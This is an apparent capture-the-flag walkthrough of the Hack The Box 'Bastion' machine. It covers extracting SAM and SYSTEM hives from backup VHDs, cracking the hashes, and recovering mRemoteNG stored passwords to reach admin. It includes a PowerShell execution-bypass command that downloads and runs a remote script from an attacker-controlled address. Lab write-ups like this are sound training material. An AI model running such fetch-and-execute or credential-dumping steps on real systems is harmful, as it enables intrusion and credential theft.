
Nmap scan:


Since it’s a windows PC, it Seems best to start taking a look on it on a windows pc too.
Install Openvpn on Windows and import the conf file from HTB
Connect and now we can see the Bastion Box

Connect through file explorer to find shares

Found backups
Here are 2 vhd files in, let’s look through them with 7zip

The second one is the greatest and we can see it’s an windows directory.
Got a SAM file… got SYSTEM FILE
Using samdump2 to extract what’s needed:

Crack the hash


Okay we got the password, let’s ssh our way in!


9bfe57d5c3309db3a151772f9d86c6cd
ONTO ROOT:
Time to run some scripts now for enumeration
PowerUp.ps1
Jaws-enum.ps1
How to run
Tried downloading it from own apache2 server –> not work
Tried downloading it from github with curl -> not work
Tried running it passed by with powershell
powershell -exec Bypass -C “IEX (New-Object Net.WebClient).DownloadString(‘http://10.10.14.14/PowerUp.ps1’);Invoke-AllChecks”
Check
In search for the odd looking program
We find an application installed in the Programs (x86) folder called mRemoteNG
http://hackersvanguard.com/mremoteng-insecure-password-storage/
Looking for the passwords

FOUND
Let’s try method 2 to crack password

Didn’t work, exploit too old. Not applyable for this version.
Let’s try method 1 then…
So downloaded mRemoteNG from the website
https://mremoteng.org/download
Installed it on local windows computer and ran it.
After that I took the consConf.xml file and replaced by the one of the box.
Adapted the “protected” value to the “blank hash” and ran it again.
With the trick showed in the URL got the password of admin account.
[https://pastebin.com/auZQVFuQ ** if the file from the box doesn’t work, take this one, the syntax errors are fixed.]
With the pass we can ssh into the machine
Ssh into admin account

GOT ROOT
 Pentesting with Rival